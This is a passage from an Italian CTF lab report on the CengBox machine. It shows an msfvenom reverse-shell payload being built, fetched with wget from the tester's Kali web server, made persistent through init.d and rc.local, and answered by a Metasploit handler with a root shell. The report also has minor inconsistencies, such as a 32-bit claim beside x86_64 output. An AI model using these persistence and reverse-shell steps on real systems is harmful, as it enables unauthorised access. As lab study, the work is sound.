Un'informazione molto importante che ci serve per creare una backdoor è l'architettura del processore della macchina target, in quanto ci sono payload differenti in base all'architettura della macchina target. Per mostrare l'architettura della macchina basta semplicemente eseguire il comando `arch`, come mostrato di seguito:

Come si può notare il sistema è eseguito su un processore *Intel x86 a 32 bit*. Ora che è stata ottenuta quest'informazione, si può procedere con la generazione della backdoor. Per la creazione è stato usato `msfvenom`, un modulo della suite *Metasploit* che si occupa proprio della generazione di backdoor. Si è deciso di generare una backdoor di tipo *Reverse Shell* e per crearla basta lanciare `msfvenom` specificando architettura, sistema operativo e i parametri di connessione, come mostrato di seguito:

```
(kali㉿kali)-[~/Desktop]
$ nc -nlvp 4001 ...
listening on [any] 4001 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.4] 38656
bash: cannot set terminal process group (2841): Inappropriate ioctl for device
bash: no job control in this shell
root@cengbox:~# whoami
whoami
root
root@cengbox:~# ll
ll
total 156
drwxr-xr-x  3 root root  4096 Apr 29 2020 .
drwxr-xr-x 23 root root  4096 May 14 11:16 ..
-rw-r--r--  1 root root   5 Apr 29 2020 .bash_history
-rw-r--r--  1 root root 3106 Oct 22 2015 .bashrc
drwxr-xr-x  2 root root  4096 Apr 26 2020 .nano/
-rw-r--r--  1 root root 111020 Jun 19 16:15 note.txt
-rw-r--r--  1 root root  148 Aug 17 2015 .profile
-rw-r--r--  1 root root  420 Apr 29 2020 root.txt
-rw-r--r--  1 root root  66 Apr 28 2020 .selected_editor
-rw-r--r--  1 root root 5362 Apr 29 2020 .viminfo
root@cengbox:~#
```

**Figura 4.7:** accesso come root

```
root@cengbox:~# arch
arch
BusterR...
x86_64
```

**Figura 4.8:** Architettura del sistema

In seguito all'esecuzione del modulo, viene generato un file chiamato **shell.elf** (il nome che è stato specificato) che sarà proprio il payload da avviare sulla macchina target.

#### 4.2.2 Trasferimento della backdoor sull'asset

Ora che è stato generato il payload, bisogna trasferirlo sull'asset. Per farlo è stato utilizzato il web server *Apache* preconfigurato su **Kali**. Infatti basta semplicemente spostare il payload nella cartella del web server e avviarlo, come mostrato di seguito:

Ora che il payload è caricato sul web server, basta accedere sulla macchina target e, tramite lo strumento `wget` specificare l'indirizzo di **Kali** e il file che si vuole ottenere, come mostrato di seguito:

Una volta scaricato, per permettere l'esecuzione all'avvio del payload (e anche per renderlo meno visibile) bisogna spostarlo nella cartella *init.d* che contiene tutti i file che devono essere eseguiti all'avvio e, una volta lì, abilitare i permessi di esecuzione altrimenti (ovviamente) non può essere eseguito.

#### 4.2.3 Abilitazione della backdoor

Per poter eseguire la backdoor basta semplicemente avviare l'eseguibile, tuttavia, non è quello che ci aspettiamo da un utente ad ogni avvio. Per cui bisogna scrivere un exploit che si occuperà di avviare in automatico il payload e fare in modo che questo venga eseguito

```
(kali㉿kali)-[~]
└─$ msfvenom -p linux/x64/shell/reverse_tcp LHOST=10.0.2.15 LPORT=1234 -f elf -o shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: shell.elf
```

**Figura 4.9:** Creazione della backdoor con msfvenom

```
(kali㉿kali)-[~]
└─$ systemctl start apache2
(kali㉿kali)-[~]
└─$ sudo mv shell.elf /var/www/html
```

**Figura 4.10:** Caricamento del payload sul web server

all'avvio del sistema. L'exploit sarà un semplicissimo script chiamato *in.sh* che semplicemente avvierà il payload, come mostrato di seguito:

Ovviamente, anch'esso sarà posizionato nella cartella *init.d* insieme agli altri file da eseguire all'avvio. Essendo che il sistema è *pre-systemd*, per fare in modo che un file venga eseguito all'avvio bisogna manipolare il file *rc.local* e, per farlo, basta lanciare i seguenti comandi:

```
1 sed -i '\$d' /etc/rc.local
2 echo "sh /etc/init.d/in.sh" >> /etc/rc.local
3 echo "exit 0" >> /etc/rc.local
```

Così facendo il file *in.sh* sarà eseguito in automatico ad ogni avvio e comincerà a contattare la macchina **Kali** sulla porta 1234 fin quando questa non si metterà in ascolto.

#### 4.2.4 Impossibilità di testing della backdoor

Essendo che l'asset analizzato è una macchina virtuale realizzata con lo scopo di essere una sfida *CTF*, per evitare che in seguito ad operazioni di manipolazione del sistema ci si trovi in una situazione irrecuperabile (la cui unica soluzione sia riscaricare e reinstallare la macchina) il sistema è *live*, ovvero ogni modifica fatta rimane solo in *RAM* senza alterare il sistema in modo permanente. Questo, tuttavia, significa che non si può testare il corretto funzionamento della backdoor all'avvio in quanto un riavvio del sistema comporta la cancellazione di ogni modifica effettuata e quindi anche del payload e dello script, nonché del file *rc.local* modificato. Ad ogni modo, eseguendo manualmente l'exploit e avviando l'handler di *Metasploit* il risultato è il seguente:

Quindi come si può vedere l'exploit funziona correttamente se avviato manualmente quindi, al netto di errori nei comandi lanciati per manipolare *rc.local*, è lecito supporre che la backdoor sia stata installata correttamente e che venga avviata ad ogni riavvio del sistema.

```
cengover@cengbox:~$ wget https://10.0.2.15/shell.elf -O shell.elf
--2024-06-24 11:39:00-- http://10.0.2.15/shell.elf
Connecting to 10.0.2.15:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 250 [text/x-sh]
Saving to: 'shell.elf'

shell.elf          100%[=====]   250 --.-Kb/s   in 0s
2024-06-24 11:39:00 (39.7 MB/s) - 'shell.elf' saved [250/250]

cengover@cengbox:~$ ld
The program 'ld' is currently not installed. To run 'ld' please ask your administrator to install the package 'binutils'
cengover@cengbox:~$ ls
ls
shell.elf user.txt
cengover@cengbox:~$
```

**Figura 4.11:** Trasferimento del payload sull’asset

```
cengover@cengbox:/etc/init.d$ cat in.sh
cat in.sh
#!/bin/sh
/etc/init.d/shell.elf
```

**Figura 4.12:** Scrittura dell’exploit

```
root@cengbox:/etc/init.d# ./shell.elf
./shell.elf
```

**Figura 4.13:** Avvio della backdoor

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.15:1234
[*] Sending stage (38 bytes) to 10.0.2.15
[*] Command shell session 1 opened (10.0.2.15:1234 → 10.0.2.4:45386) at 2024-06-19 10:52:56 -0400
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

**Figura 4.14:** Utilizzo della backdoor

---

## Bibliografia

---

- [1] (1992), «Assigned Numbers», RFC 1340, URL <https://www.rfc-editor.org/info/rfc1340>.
- [2] (2015), [https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd\\_modcopy\\_exec/](https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_modcopy_exec/).
- [3] (2017), [https://www.cvedetails.com/vulnerability-list/vendor\\_id-45/product\\_id-66/version\\_id-490988/Apache-Http-Server-2.2.22.html](https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-490988/Apache-Http-Server-2.2.22.html).
- [4] (2023), «arp-scan(1): arp scanner - linux man page», [=https://linux.die.net/man/1/arp-scan](https://linux.die.net/man/1/arp-scan). (Citato a pagina 8)
- [5] (2023), «Documentazione nmap», <https://nmap.org/book/man.html>. (Citato alle pagine 7, 9, 10, 11, 12, 13 e 14)
- [6] (2023), «nping(1) - linux man page», <https://linux.die.net/man/1/nping>. (Citato a pagina 8)
- [7] (2023), «unicornscan(1) - linux man page», <https://linux.die.net/man/1/unicornscan>. (Citato a pagina 14)
- [8] (2023), «VirtualBox Virtual Networking», <https://www.virtualbox.org/manual/ch06.html>. (Citato a pagina 2)
- [9] CONTRIBUTORS, W. (2023), «UDP Port Scan», [https://en.wikipedia.org/wiki/Port\\_scanner](https://en.wikipedia.org/wiki/Port_scanner).

- [10] IETF (1985), «RFC 951: Bootstrap Protocol», <https://datatracker.ietf.org/doc/html/rfc951>.
- [11] SMEETS, M. (2018), «Virtualization and Oracle VM VirtualBox networking explained», <https://technology.amis.nl/platform/virtualization-and-oracle-vm/virtualbox-networking-explained/>.  
(Citato a pagina 7)
- [12] UNICORNSCAN (2007), *unicornscan documentation getting started*, <http://www.security-science.com/pdf/unicornscan-documentation-getting-started.pdf>. (Citato a pagina 14)
- [13] ZALEWSKI, M. (2023), «p0f: Identify remote systems passively - linux man page», <https://linux.die.net/man/1/p0f>. (Citato a pagina 10)